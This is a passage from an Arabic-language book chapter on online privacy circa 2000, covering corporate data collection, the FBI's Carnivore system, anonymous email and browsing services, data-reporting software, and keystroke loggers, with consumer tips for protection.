- لن تقوم هذه الشركات بتحديد أية بيانات تقوم بجمعها فيما يتعلق بالمعلومات المالية، أو الجنسية، أو الصحية.
- لن تقوم هذه الشركات بجمع معلومات عن التأمين الاجتماعي.
- ستقوم هذه الشركات بإخطار الأفراد بأية محاولات لعمل ملفات مواصفات خاصة بكل موقع ويب، كما تسمح لهم برفض تجميع هذه المعلومات. (ولكن لم يتم تحديد كيفية تطبيق ذلك. ولكن من المؤكد صعوبة تطبيق هذه الإجراءات بدون إزعاج متصفحي ويب.)

وبالطبع، تعتبر هذه الخطة خطوة على الطريق الصحيح، ولكن فرض القوانين على النفس لا ينجح في بعض الأحيان. بالإضافة إلى ذلك، هناك نسبة 10٪ من الشركات لم توافق على هذه الخطة.

عندما تعلن الشركات إفلاسها

أعلنت بعض الشركات التي لها مواقع على الإنترنت إفلاسها مؤخرا، ويبدو أن بعض هذه الشركات لم تكن تلقى بالا لسياسات الخصوصية أثناء فترات إفلاسها. ويبدو كذلك أن هذه الشركات قررت بيع المعلومات الخاصة بالعملاء حتى تتمكن من سداد ديونها.

فعلى سبيل المثال، تم إغلاق شركة Toysmart.com مؤخرا. وبعد الإغلاق بفترة قصيرة، بدأت الشركة الإعلان عن بيع قواعد البيانات الخاصة بعملائها ـ على الرغم من أن سياسة الخصوصية تؤكد بوضوح على عدم مشاركة مثل هذه المعلومات نهائيا مع أي طرف ثالث.

التشريعات المتوقعة

تعمل كلا من لجنة التجارة الفيدرالية والكونجرس من أجل تشريع قوانين متعددة لحماية خصوصية الأفراد عبر الإنترنت. ومن أنواع هذه التشريعات التوقيعات الرقمية القياسية وضرورة أن يكون لكل بريد إليكتروني عنوان دقيق يمكن مراسلته عليه (ولكن عليك أن تتوخى الحذر من مرسلي الرسائل غير المرغوب فيها) وقواعد سياسات الخصوصية وغير ذلك من وسائل حماية المعلومات عبر الإنترنت.

وبالفعل، تشتمل العديد من مواقع ويب على بيان بسياسة الخصوصية التى يتبعها الموقع في مكان ما في موقعها. ولكن لا يهتم الكثيرون بقراءة كل هذه التشريعات.

وقد أصبح واضحا وجوب تطبيق قوانين الخصوصية على كل مواقع ويب، بالضبط مثلما تقوم شركات التليفونات باتباع القوانين الخاصة بالمكالمات التليفونية والمعلومات التي يتم تبادلها عبر هذه المكالمات.

جهاز Carnivore

لقد حصلت المباحث الفيدرالية FBI على إذن من مزودي خدمة الإنترنت بتركيب جهاز يقوم بمراقبة البريد الإلكتروني وغيره من الاتصالات التي يتم إجراؤها عبر الإنترنت. ويباع هذا الجهاز، الذي يطلق عليه اسم Carnivore، مع برامج الكمبيوتر، حيث يتم إرفاقه بأحد النظم الخاصة بمزودي خدمة الإنترنت (ISP) في مكان يمكنها من خلاله قراءة ومراقبة الاتصالات التي تمر عبر ISP (أي تقريبا كل شيء).

وعلى الرغم من تركيبه في العديد من ISP في مارس 2000، إلا أن Carnivore لم يجذب انتباه العامة إلا في آخر يوليو عندما رفضت شركة EarthLink، وهي واحدة من كبرى ISP، تركيب الجهاز- مدعية اهتمامها بخصوصية المعلومات.

ولا يتوفر إلا القليل من التفاصيل عن هذا الموضوع، وذلك لأن EarthLink متورطة حاليا في قضية يتم عرضها في المحكمة، والتي تحاول من خلالها وقف FBI من تركيب هذا الجهاز. والسبب الآخر وراء قلة التفاصيل المتعلقة بهذا الشأن هو تورط FBI نفسها في الأمر.

وتقول المدعي العام أنها ستقوم بمراجعة النظام والتأكد من أن FBI تستخدمه طبقا لشروط الاتفاق وبشكل متزن. ولكن، مباحث FBI تؤكد أن Carnivore لا يمنع استقرار ولا يؤثر على أداء شركات تزويد خدمة الإنترنت. وتضيف أن جهاز Carni- vore لديه القدرة على التمييز بين حركة الاتصالات العامة التي يمكنه تجاهلها والاتصالات التي يمكنه تعقبها طبقا للقانون. وتؤكد FBI أن Carnivore يقوم بتسجيل المعلومات المتعلقة بتحقيقات FBI فقط. وبالطبع، يمكن أن يعني ذلك أيضا كشف المعلومات التي من شأنها أن تقودها إلى تحقيقات جديدة في المستقبل. ولكن، إذا كانت FBI تقوم بإجراء تحقيقات مستمرة، فمن الأيسر بالنسبة لها تركيب جهاز تعقب في جهاز الكمبيوتر الخاص بالشخص الذي ترغب في تعقب اتصالاته حتى تتمكن من تعقب الاتصالات المشبوهة من مصدرها (المنزل، أو المكتب، أو التليفون) كما كان الحال سابقا. بالإضافة إلى ذلك، يبدو الأمر مبالغا فيه حيث لا يوجد ما يستدعي مراقبة اتصالات كل المستخدمين عبر نظم ISP لمجرد الرغبة في مراقبة تاجر مخدرات، أو إرهابي، أو أحد الهاكرز في منطقة محددة.

وبعد الحصول على إذن القضاة، تم تركيب جهاز Carnivore الذي قام بعد ذلك بقراءة ومراقبة البريد الإليكتروني في بعض أكبر شركات ISP في العالم منذ مارس 2000. وتقول FBI أنها استخدمت جهاز Carnivore في حوالي 10 حالات في الشهر. وقد وافقت FBI على السماح لخبيرين مستقلين بفحص البرنامج والتأكد من أن Car- nivore يستخدم وسائل ترشيح معقدة لتعقب وتخزين البريد الإليكتروني المتعلق بتحقيقاتها فقط.

ويهتم المدافعون عن الخصوصية عبر الإنترنت بتوضيح الفرق بين أجهزة التعقب التقليدية التي يتم تركيبها في الأجهزة وقراءة ومراقبة البريد الإليكتروني. فالتلصص التقليدي (قراءة البريد والتنقيب في المعلومات التي تم التخلص منها وتسجيل المكالمات التليفونية) غير فعال بالمرة، حيث يجب على عملاء FBI أن يفعلوا كل هذه الأشياء في

الوقت الفعلي، وبالتالي يصبح من المستحيل مراقبة مجموعات كبيرة من الأفراد. فالمراقبة عبر الكمبيوتر أمرا يختلف تمام الاختلاف عن المراقبة العادية. ولكن البريد الإليكتروني وغيره من حركة الاتصالات الإليكترونية الأخرى يمكن تحليله إليكترونيا. وبالتالي، فإن أي جهاز مراقبة مثل جهاز Carnivore يمكنه جمع البيانات الخاصة بكل الاتصالات، وليس فقط بعضها. ولكن كيف يمكنه تخزين كل هذه البيانات؟

طبقا للإحصائيات تزداد قوة أجهزة الكمبيوتر عاما بعد عام، ولكن القليلون يعتبرون أن هذه الزيادة المتكررة تنطبق أيضا على تكلفة التخزين بالدولار. ففي العام الماضي كانت عملية التخزين تتكلف قرص Zip مساحته 100MB وثمنه 10 دولار أما هذا العام، فهي تتكلف قرص CD-R مساحته 650MB وثمنه 50 سنت. وعلى الرغم من زيادة قدرات وسائط التخزين بسرعة هائلة، إلا أن الأشياء التي يتم تخزينها (طول الكلمات، رقم التأمين الاجتماعي) لا تزداد بأي شكل من الأشكال. وعلى الرغم من أن مخزن رسائل البريد الإليكتروني الخاص بك يزداد كل يوم، إلا أنه يزداد بشكل متجدد وليس بشكل متكرر. وهناك حدود لطول الفيلم، على سبيل المثال، أو السيمفونية، أو مقدار البيانات التي ينتجها الشخص طوال حياته. ويبدو أنه لا يوجد حدود لكثافة وسط التخزين التي تزداد بسرعة هائلة.

وبافتراض أن متوسط اتصالات البريد الإليكتروني الخاص بك حوالي 2MB في العام، بما في ذلك كل الرسائل غير المرغوب فيها. وبتحويل هذا الرقم إلى تكلفة تخزين البيانات الحالية، فإن اتصالات البريد الإليكتروني على مدى حياة الشخص حتى سن 70 ستستهلك 1/5 فقط من مساحة CD-R (والتي تباع حاليا مقابل 50 سنتا). إذن، فإن تخزين كل الدردشة التي تقوم بها طوال حياتك لن يتكلف الكثير. وبالطبع، تستطيع الحكومة أن تتحمل هذه التكاليف البسيطة. كذلك، يمكن البحث في كل هذه الدردشات عن كلمة معينة، مثل marijuana أو Tijuana في ثوان معدودة.

يحث المدافعون عن الخصوصية مستخدمي الإنترنت على مقاومة التجميع الهائل للبيانات الخاصة بالاتصالات ونشاطات التصفح عبر الإنترنت التي يقوم بها الأشخاص العاديون الذين يتبعون القانون. فنشاطات هؤلاء الأشخاص الأبرياء عبر الإنترنت تتم مراقبتها تلقائيا بواسطة جهاز كمبيوتر.

لنفترض أن لديك أحد الأسرار التي لا ترغب في أن تطلع عليها الحكومة حيث أنها تقوم بعمل مسح ضوئي مستمر على نشاطاتك عبر الإنترنت. وبذلك فإنها تطلع على الأشياء التي تتصفحها عبر الإنترنت والمدة التي تصفحت فيها كل عنصر.

ويمرور الوقت تقوم الحكومة ببناء سجل قاعدة بيانات تستطيع الرجوع إليه للإطلاع على كل شيء عن نزعاتك. وبالطبع، فأنت لا ترغب في حدوث كل ذلك، كما أنك لا ترغب في أن تقوم الحكومة- مقابل 10 سنت هي تكلفة التخزين مدى الحياة- بتخزين وصف كامل ودقيق لشخصيتك.

وسائل الدفاع

يمكنك اتخاذ بعض الخطوات لحماية نفسك من التجسس عبر الإنترنت. وتوضح لك الأجزاء التالية في هذا الفصل كيفية ذلك.

أداة P3P

يقوم حاليا اتحاد World Wide Web الخيري بتطوير متصفح يتم تركيبه في جهاز الكمبيوتر ويطلق عليه أداة (P3P)Platform for Privacy Preferences والذي سيقوم بحل مشكلة بيان الخصوصية، ومن المفترض طرح هذه الأداة في الأسواق عام 2001. تسمح لك هذه الأداة الفعالة بتحديد مقدار الخصوصية التي ترغب في التخلي عنها عند تصفح ويب. فإذا كانت السياسات الخاصة بأحد المواقع تتجاوز هذا المقدار، سيتم إخطارك قبل أن يتم تنزيل الموقع في المتصفح. وبالطبع، بإمكانك تحديد مثل هذه الأشياء -على سبيل المثال، يمكنك رفض زيارة المواقع التي تقوم ببيع المعلومات الخاصة بك، أو التي تزود الآخرين بعنوان بريدك الإليكتروني، أو التي تقوم بتخزين بيانات عن كل شيء تقوم بتصفحه ومدة تصفحه عبر الإنترنت. وإذا كنت ترغب في الحصول على المزيد من المعلومات عن هذا المشروع، قم بزيارة الموقع /www.w3.org P3P.

اشتراكات البريد الإليكتروني

عندما تشترك في إحدى ISP، يمنحك مزود الخدمة اشتراك (أو عدة اشتراكات) بريد إليكتروني. ويعتبر هذا الاشتراك أسهل اشتراك يمكنك استخدامه وهويتك الأساسية التي يمكنك استخدامها عند الاتصال بالإنترنت. على الرغم من ذلك، يمكنك الحصول على اشتراكات بريد إليكتروني مجانية (يمكنك الاختيار ما بين Microsoft Hotmail وYahoo Mail وBroadcastAmerica وHushMail، والتي تقدم كلها خدمات تشفير). ولأن هذه الاشتراكات مجانية، يمكنك تصنع هوية أخرى عن طريق إنشاء اشتراك بريد إليكتروني متخصص يمكنك استخدامه - على سبيل المثال، عندما تتجادل على إحدى المجموعات الإخبارية السياسة معبرا عن رأيك بشأن إحدى القضايا السياسية. وهكذا، فإذا أدت آرائك الصريحة إلى قصف اشتراك البريد

الإليكتروني الخاص بك برسائل التحرشات والرسائل غير المرغوب فيها، أو غيرها من الهجمات غير المرغوب فيها، يمكنك إلغاء الاشتراك وفتح اشتراك جديد مجاني. (على الرغم من ذلك، يمكن لهؤلاء الأشخاص معرفة هويتك الحقيقية حتى إذا كنت تستخدم اشتراك بريد إليكتروني بديل.)

كذلك، تقوم الكثير من شركات ISP بالاحتفاظ ببريدك الإليكتروني في ملف حتى بعد أن تقوم بحذفه من محرك الأقراص الصلبة الخاص بك. وتختلف المدة التي تحتفظ فيها ISP بالبريد الإليكتروني من مزود خدمة إلى آخر، حيث لا تشكل عملية التخزين أية مشكلة بالنسبة لهم، فالبريد الإليكتروني الخاص بالمستخدم طوال حياته يتكلف تخزينه 10 سنت فقط.

خدمات البريد الإليكتروني المجهول

تشبه هذه الخدمات المكالمات التليفونية المجهولة التي يتم إجراؤها من كبائن التليفون - إذا قام أحد ما بتعقب هذه المكالمة، فإنه لن يجد إلا الكابينة الخالية. ويمكنك استخدم أحد خدمات البريد الإليكتروني المجهول حتى تتمكن من إخفاء شخصيتك الحقيقية تماما. وبعض هذه الخدمات تكون مجانية، بينما يتكلف البعض الآخر بعض الرسوم.

خدمات البريد الإليكتروني المجهول عبارة عن مواقع ويب تقوم باستخدام أدوات معينة لكي تقوم بنزع اسمك وعنوانك من بريدك الإليكتروني واستبدالهما ببيانات زائفة حتى لا يتمكن أحد من تعقبها ومعرفة مرسل البريد الإليكتروني. ويستخدم مرسلو الرسائل غير المرغوب فيها هذا الأسلوب - والذي يعرف باسم التغطية - على نطاق واسع، ولكن يمكن كذلك للمتصفحين العاديين استخدام هذا الأسلوب. فربما يكون لديك بعض الآراء السياسة القوية، أو ربما ترغب في التعبير عن أفكارك على إحدى المجموعات الإخبارية بدون الكشف عن شخصيتك الحقيقية، حيث أن أسلوب التغطية يخفي هويتك الحقيقية.

إذا أجاب شخص ما على اسمك وعنوان الزائفين، فهو أيضا قد تم منحه اسم وعنوان زائف، ولكن البريد يتم توجيهه إلى عنوانك الحقيقي الذي يتم الاحتفاظ به في قاعدة بيانات على موقع ويب الخاص بخدمة البريد الإليكتروني المجهول. وتقوم قاعدة البيانات تلك بربط ID الزائفة التي تم منحها لك ببياناتك الأصلية.

كذلك، تقوم خدمات البريد الإليكتروني المجهول بالاحتفاظ بالبريد الخاص بك لفترة زمنية محددة قبل إرساله إليك. ويساعد ذلك على إخفاء المصدر (أنت) حيث لا

توجد علاقة سبب/تأثير وقتية بين الأفعال التي ينفذها جهاز الكمبيوتر الخاص بك ووحدة الخدمة في خدمة البريد الإليكتروني المجهول.

وهناك نوعان من خدمات البريد الإليكتروني المجهول: البريد الإليكتروني المجهول تماما والبريد الإليكتروني شبه المجهول. فالنوع الذي يحتفظ ببياناتك الزائفة والحقيقية معا في قاعدة بيانات واحدة هو النوع شبه المجهول حيث أن الأشخاص الذي يقومون بإدارة الخدمة يمكنهم اكتشاف هويتك، وكذلك يمكن أن تقوم الهيئات القانونية بإجبار هذه الخدمات على الكشف عن هذه البيانات. أما خدمات البريد الإليكتروني المجهول تماما فهي لا تعرف هويتك الحقيقية، ولكن هذا النوع من الخدمة أقل ملائمة للاستخدام من النوع الأول.

لذلك، ابحث عن خدمة البريد الإليكتروني المجهول التي تكون سهلة الاستخدام ولها تاريخ جيد في مجال التجارة والتي تسمح لك باستقبال البريد الإليكتروني بدون توجيهه إلى مزود خدمة الإنترنت وتستخدم أساليب تشفير قوية.

وللحصول على المزيد من المعلومات عن أنواع الحماية المختلفة، يمكنك زيارة موقع مركز Epic (Electronic Privacy Information Center) الخاص بمعلومات الخصوصية الإلكترونية، فهو يعتبر من أفضل المصادر التي يمكن الاعتماد عليها. ويمكنك زيارة هذا المركز على الموقع www.epic.org/privacy/tools.html.

بالإضافة إلى القائمة التي يقدمها هذا الموقع والتي يدرج فيها أفضل خدمات البريد الإليكتروني المجهول، فإنه يقدم كذلك أدوات تسمح لك بالآتي: تصفح الإنترنت بدون أن يقوم أي شخص بتعقب تحركاتك وإزالة الإعلانات المزعجة والتخلص من cookies واستخدم جهاز الكمبيوتر كتليفون صوتي مؤمن وتشفير الرسائل والملفات الموجودة على محرك الأقراص الصلبة ومحو ملفات القرص وغيرها من الأدوات والمعلومات المفيدة.

للحصول على المزيد من خطط خصوصية البريد الإلكتروني القيمة، يمكنك أيضا فحص مواقع ويب الآتية:

- www.obscura.com
- www.ziplip.com
- www.privatemessenger.com (وهى خدمة تشفير بريد إلكتروني تشتمل على اشتراكات مرقمة وإدارة تلقائية للمفاتيح، ولذلك لا يمكن أن تجبرها المحاكم الأمريكية على كشف المعلومات)

- www.safemessage.com (تشفير وحالة الوصول ورسائل محو تلقائية)
- www.hushmail.com
- www.gilc.org/speech/anonymous/remailer.html

أفضل نظم الأمان

لكي تحصل على أفضل نظم أمان ممكنة، استخدم أداة Mixmaster. تقوم هذه الأداة ببناء برنامج لمعالجة أوامر الرسائل المشفرة، ثم يقوم بنقل هذه الحزمة عبر خدمات بريد إليكتروني متعددة مزيلا طبقة واحدة أثناء كل عملية إعادة نقل. ويعتبر ذلك أقصى درجات الأمان. للحصول على المزيد من المعلومات عن أداة Mixmaster، قم بزيارة موقعها على ftp://mixmaster.anonymizer.com.

أو يمكنك فحص المجموعات الإخبارية للحصول على المزيد من المعلومات عن Mixmaster والتكنولوجيا المتعلقة به:

- alt.privacy
- alt.privacy.anon-server
- alt.anonymous

خصوصية التصفح

عندما تقوم بزيارة موقع من مواقع ويب، يمكن للأشخاص المهتمين (الحكومة، أو الشركات التجارية، أو بعض الأشخاص) التعرف على الكثير من المعلومات عنك على الفور: موقعك واسمك ونوع جهازك وعنوان بريدك الإلكتروني والمتصفح الذي تستخدمه والصفحات التي تقوم بتصفحها والصور التي تنظر إليها ومدة تصفحك لها. كذلك، يمكن لكتل Cookies الموجودة على محرك الأقراص الصلبة أن تحتوي على معلومات جيدة عن زياراتك الماضية للمواقع المختلفة والكثير من المعلومات الأخرى. ولكن بالتأكيد هناك طريقة يمكنك بها التصفح بدون منح كل هذه المعلومات عن هويتك.

خصوصية التصفح باستخدام خدمة Anonymizer

اذهب إلى الموقع www.anonymizer.com واكتب عنوان صفحة ويب في المربع النصي Surf Anonymously. ثم انقر فوق زر Go على الصفحة الأساسية لموقع Anonymizer.com. سترى صفحة ثانية وعليك إما أن تقوم بإدخال اسم المستخدم وكلمة المرور (إذا كنت عميل لخدمات Anonymizer) فيها أو أن تنقر فوق زر Surf for Free. تشتمل هذه الخدمة المجانية على بعض التأخير، ولذلك يمكنك الاشتراك في الخدمة الأفضل مقابل 15دولار كل ثلاثة اشهر لكي تتجنب هذا التأخير.

وبذلك، لن يتم تعقب المواقع التي تقوم بزيارتها (أو الصور التي تنظر إليها) أو إضافتها إلى قائمة السمات والتفضيلات التي يقوم البعض بتضمينها في قواعد بياناتهم.

وأخيرا، يمكنك الآن التجول عبر الإنترنت دون أن يراك أحد. وفي أعلى كل صفحة ويب تقوم بتصفحها، يظل عنوان Anonymizer Go متاحا لك للحصول على تصفح سري إضافي. وتقدم Anonymizer أيضا خدمات تأمين متعددة - البعض منها مجاني والبعض الآخر مقابل رسوم معينة. انقر فوق زر Services على الصفحة الأساسية للحصول على المزيد من المعلومات عن سمات التشفير وغيرها من السمات التي تقدمها Anonymizer.

سرية التصفح باستخدام خدمة Freedom

اذهب إلى الموقع www.zeroknowledge.com وانقـر فـوق Freedom، وهي خدمة خصوصية يصفها مبدعيها بأنها الحل الذي يوفر الخصوصية الفردية الكاملة للتصفح على شبكة ويب وخصوصية البريد الإليكتروني والدردشة والمجموعات الإخبارية. كذلك، فهم يصفون خدمة Freedom بأنها تجمع بين الأسماء المستعارة عبر الإنترنت ونظم التشفير القوية وتكنولوجيا شبكات الاتصال لكي تمنحك أفضل نظم الأمان الشخصي على الإنترنت.

ولذلك، يجب عليك أن تقوم بالإطلاع على خدمة Freedom. ويشتمل هذا البرنامج، الذي يتكلف 49.95 دولار على الكثير من السمات، وعلى عكس العديد من خدمات الخصوصية الأخرى عبر الإنترنت، فإن Freedom معدة بشكل لا يجعلها تعرف أية معلومات عن هوية المستخدم- بحيث لا يمكن استغلالها في الكشف عن معلوماتك الخاصة، وكذلك لا يمكن للأشخاص المتطفلين في شركة Zero-Knowledge التي توفر هذه الخدمة استخدام هذه المعلومات. وذلك، لأن النظام تم تصميمه بطريقة تمنع أية ارتباطات بين رقم بطاقة الفيزا الخاصة بك، على سبيل المثال، واسمك المستعار المؤقت الذي تقوم باختياره.

وتعمل أداة Freedom أثناء تصفحك الإنترنت، حيث تقوم بإخفاء عناوين IP الخاصة بمصدر وجهة المتصل، بالإضافة إلى تشفير البيانات المرسلة والمستقبلة بين جهازك وغيره من الأجهزة. وقد اختارت شركة Zero-Knowledge استخدام نظم تشفير جيدة ومتعددة، مثل نظام DSA والذي يستخدم مفاتيح مكونة من 1,024 بت ونظام Blowfish الذي يستخدم مفاتيح مكونة من 128 بت. وتعتبر هذه النظم نظم قوية، لذلك لا تتردد في دفع مبلغ 49.95 دولار مقابل الحصول على هذه الخدمة.

تقوم نظم التشفير عادة بتقوية نظم التأمين عن طريق إضافة عدد من البت إلى المفاتيح. فتكبير المفاتيح يجعل من الصعب بمكان بالنسبة للدخلاء إعادة بناء هذه المفاتيح. فكل بت تقوم بإضافته إلى طول المفتاح يضاعف عدد المفاتيح الممكنة. ويمكن لنظام التشفير الشائع (والمجاني) Pretty Good Privacy أن يقوم ببناء مفتاح مكون من 2.048 بت. ومع ذلك، وكما يوضح الفصل الثامن عشر، لا يمكن الاستفادة من ازدياد حجم المفتاح إذا تم بناء كمبيوتر كمي.

وفيما يلي بعض المواقع الإضافية التي يمكنك زيارتها للحصول على أساليب تصفح مجهولة:

- www.the-cloak.com (وحدة خدمة proxy لخدمات التصفح المجهول، التشفير، حفظ كتل cookies في مواقعها والقضاء عليها بعد كل جلسة)
- www.axis.net (تصفح مجهول)
- www.rewebber.de (نظم متعددة لحماية الخصوصية)



يعتقد الكثيرون أنهم عندما يقومون بالدردشة عبر الإنترنت، فإن ما يقولونه سيكون مميز وخاص، مثل أي مكالمة تليفونية عادية. ولكن الأمر ليس كذلك. حتى الآن تم فرض القليل من القوانين على شبكة الإنترنت. وتقوم بعض الخدمات عبر الإنترنت بتسجيل وحفظ كل الاتصالات التي يتم إجراؤها على أنظمتها. بالإضافة إلى ذلك، تقوم بعض الخدمات أيضا بتوفير أدوات تسمح للمستخدمين بتسجيل الدردشة. والأكثر من ذلك، يمكن لأي شخص أن يلتقط صور لنشاط الدردشة يمكن عرضها على الشاشة.

برامج ET

يطلق على هذه البرامج اسم ET لأنها تقوم بإرسال المعلومات إلى الشركات التى تنتجها. وفيما يلي قصة برنامجين مشهورين من برامج ET.

تقدم RealNetworks مجموعة من برامج الصوت والصورة الشائعة، بما في ذلك RealPlayer وRealJukebox وRealDownload وغيرها من الأدوات و التطبيقات. وتتوافر بعض إصدارات هذه البرامج بدون مقابل، بينما يتكلف البعض الآخر رسوم معينة، ولكن الكثيرون يجدون أن العروض التي تقدمها RealNetworks تم تصميمها بطريقة جيدة وبشكل يمكن المستخدم من الاستفادة منها.

وفي الحقيقة، ترفض الشركات، مثل New York Times، أن تقدم لقطات صوت وصورة على مواقع ويب الخاصة بها والتي تتوافق مع Windows Media Player. بدلا من ذلك، إذا كنت ترغب في الاستماع إلى أو رؤية صوت وصورة من هذه المواقع، يجب أن تقوم بتثبيت أحد مشغلي Real.

على الرغم من ذلك، تتضمن مجموعة تطبيقات Real بعض السمات التي جعلت البعض يتساءلون بشأنها - حيث تقوم هذه السمات بتوسيع فكرة التشخيص بشكل أكبر مما يفضله البعض.

فعلى سبيل المثال، إذا قمت بالإشارة إلى بعض محطات الإذاعة المفضلة لديك عبر الإنترنت في RealPlayer، ستظهر هذه المحطات نفسها تلقائيا في -RealJuke box الخاص بك. وإذا اطلعت أحد هذه التطبيقات الخاص بك على تفضيلاتك في الموسيقى، أو الأفلام، أو الرياضات، أو البرامج، سيقوم دليل "daily entertainment guide" باطلاعك على أية أخبار عن المنتجات أو التطورات التي تطرأ على المجالات التي أدرجتها في قائمة تفضيلاتك.

حتى الآن، يبدو كل شيء على ما يرام. ولكن بعض برامج Real السابقة تتضمن معرف GUID (Global Unique Identifier) التي لم يتم إطلاع المستخدمين بوجود. والأكثر من ذلك، اشتكى بعض المستخدمين من أن URL (عناوين الإنترنت) لم يتم إرسالها مرة ثانية إلى RealNetwork. وبهذه الطريقة يمكن تجميع تفضيلات المستخدم، ويمكن تصميم الإعلان لكي يلائم تفضيلات المستخدم. وتقول شركة Real أن المعلومات الشخصية ليست مرتبطة بمعلومات URLوأن المعلومات الموجودة على URL لم يتم الاحتفاظ بها - حيث تحدث كلها في الوقت الفعلي. وهكذا، يمنع هذا الأسلوب بوضوح إساءة الاستخدام وذلك لعدم وجود وسيلة للاحتفاظ بالبيانات في أرشيف.

يشتمل أحدث إصدار من برامج Real على معرف GUID، ولكنه افتراضيا، لم يتم تنشيطه. ويمكن للمستخدمين اختيار تنشيط GUID الخاص بهم لكي يقوموا بتعريف أنفسهم إذا رغبوا، على سبيل المثال، في الدفع مقابل مشاهدة برامج معينة.

وبغض النظر عن مدى براعة وفائدة سمات التشخيص الذي تقدمه Real، فهناك العديد من الشركات (وكذلك بعض مزودي خدمة الإنترنت) يقومون بتجميع هذا النوع من البيانات.

فعلى سبيل المثال، اتضح أن zBubbles، وهي سمة مفيدة وسهلة الاستخدام من برنامج مساعدة المتصفح Alexa الذي تملكه شركة Amazon، يمكن الاستفادة منها بأكثر من طريقة. فالمستخدم يمكنه الاستفادة من هذه الخاصية حيث أنك إذا قمت بالبحث عن شيء تريد شراؤه على صفحة ويب، يمكن لخاصية zBubbles أن تظهر فجأة وتطلعك على العنصر الذي تبحث عنه، وكذلك تخبرك عما إذا كان يمكنك أن تجد هذا العنصر بسعر أرخص في مكان آخر - فربما تكون هذه السلعة متوفرة بسعر أرخص في شركة Amazon، على سبيل المثال.

وطبقا للتقارير، لا تتوقف سمة zBubbles عن مساعدتك في الحصول على أفضل الصفقات عبر الإنترنت. ويدعي البعض أنك إذا كنت تفكر في شراء CD معينة، على سبيل المثال، فإن عنوان هذه CD، بالإضافة إلى عنوان منزلك، سيتم إرساله عبر الإنترنت. وهكذا، فإن برنامج ET يقوم بإرسال المعلومات إلى الشركة التي تملكه. ومثلما يقول أصحاب شركة RealNetworks، يقول أصحاب zbubbles أن المعلومات التي تقوم سمة zbubbles بتجميعها لا تنطبق على مستخدمين بأعينهم.

ربما لا تقوم العديد من الشركات بتحري الدقة في سياسات الخصوصية التي تتبعها، مثل شركة RealNetworks وAmazon. ولا يروق للكثير من المستخدمين فكرة تنصيب برنامج صغير مثل ET على محركات الأقراص الصلبة الخاصة بهم. والغرض الأساسي من هذا البرنامج هو إرسال المعلومات الخاصة بتصفحك الإنترنت وعاداتك في الشراء إلى مالكه. ويمكن أن يحدث كل ذلك بدون موافقتك أو حتى بدون أن تدرك ذلك. وحتى الآن، فإن هذا البرنامج يعتبر قانونيا. ويمكن أن يتم إعداد Zone Alarm، أو BlackICE، أو أي برنامج آخر من برامج نظم التأمين (انظر الفصل الثامن) لكي يخبرك بأي محاولات يتم إجراؤها لإرسال المعلومات من جهازك عبر الإنترنت. فباستخدام ZoneAlarm، إذا حاول برنامج في جهازك الوصول إلى الإنترنت، سيظهر مربع حوار ثانوي يطلعك على البرنامج الذي يحاول الاتصال الخارجي، ويطلب منك تصريح باتصال البرنامج. وبهذه الطريقة يسمح لك ZoneAlarm بمعرفة ما إذا كان نشاط برنامج ET ساري المفعول في جهازك، كما يسمح لك أيضا بإيقاف مثل هذه المكالمات.

إذا كان جهاز المودم الخاص بك به أضواء، ستلاحظ أن أحد هذه الأضواء سيومض من وقت لآخر. ويمكن أن يدل ذلك على أن برنامج ET يقوم بإرسال المعلومات إلى الشركة التي تملكه – أي أنه يقوم بإرسال المعلومات من محرك

الأقراص الصلبة إلى موقع ويب. يحدث ذلك في بعض الأحيان حتى في عدم استخدام جهاز الكمبيوتر - بدون الكتابة على لوحة المفاتيح أو النقر بالماوس. ولكن هناك ذلك الضوء الذي يستمر في الوميض.

كذلك، يجب عليك أن تضع في اعتبارك التلميحات عندما يصبح استخدام الكمبيوتر لا سلكي تماما. ففي هذه الحالة، لن تكون وصلة الإنترنت الخاصة بك دائمة التشغيل فقط، ولكن سيكون جهاز الكمبيوتر أيضا دائم التشغيل. وباستخدام النظم الموجودة على الأقمار الصناعية، من المحتمل أن يقوم أي شخص بتعقب موقعك بالتحديد في أي وقت. ولهذا السبب، وغيره من الأسباب غير المرضية، يدعوا المدافعون عن الخصوصية باستمرار إلى وضع تشريعات تحد بشدة من حرية نقل المعلومات باستخدام برامج ET ومن إنشاء ملفات المواصفات الشخصية، وغير ذلك من أساليب حماية الخصوصية.

ومن الواضح أيضا أن حتى منتجات الأطفال ليست محصنة ضد تلك البرامج الصغيرة التي تقوم بإرسال المعلومات. وقد ذكرت USA Today مؤخرا أن المستخدمين يشتكون من أن بعض الشفرات التي يتم إرفاقها مع برامج Mattel للأطفال (على سبيل المثال، سلسلة Reader Rabbit) تم تصميمها لتقوم بنقل المعلومات إلى شركة Mattel. وقد أكدت شركة Mattel Interactive أنها ستقوم بإصدار أداة لإزالة هذا البرنامج الذي يطلق عليه اسم Broadcast. ولكن لم يتم أي شي حتى الآن.

مراقبة ضغطات الأصابع

حتى إذا قمت بتشفير كل بريدك الإليكتروني واستخدام خدمة بريد إليكتروني مجهول ونظام تأمين ضخم وفعال وتصفحت الإنترنت من خلال خدمات التصفح المجهول واتخذت كل احتياطات الأمان اللازمة لحماية خصوصيتك، من المحتمل مع ذلك أن تصبح ضحية للتجسس. تقوم شاشات لوحات المفاتيح بتسجيل كل مفتاح تضغط عليه - وبالتالي فإنهم يحصلون على المعلومات من مصدرها مباشرة. وفي الوقت الذي تكتب فيه، تكون بياناتك في أنقى صورها. فهي في هذا الوقت لم يتم تشفيرها، أو تطبيق خدمة البريد الإليكتروني المجهول عليها، أو إخفاءها بعد. (كذلك، تقوم بعض هذه الشاشات بتخزين صور للشاشة على فترات منتظمة.)

وقد كانت برامج شاشات لوحات المفاتيح، والتي كانت متوفرة على مدى 15 عاما الماضية، تقوم بتخزين كل ضغطة على لوحة المفاتيح في ملف على محرك الأقراص

الصلبة. ولكن حاليا، يتم إرسال البيانات ـ باستخدام أسلوب ET ـ مرة أخرى عبر الإنترنت. ويمكن إرسال هذه البيانات عبر البريد الإلكتروني أو تحميلها مباشرة حيث يمكن تجميع كل أسماء المستخدم وكلمات المرور التي تقوم بكتابتها، بالإضافة إلى عناوين URL وأرقام بطاقات الائتمان وكل شيء آخر تقوم بكتابته ثم توجيهها إلى أي هاكر، أو حتى إلى رئيسك في العمل، على سبيل المثال. فالشركة التي تعمل بها يمكنها- طبقا للقانون- أن تراقب كل ما تقوم بكتابته على جهازك.

وسائل الدفاع

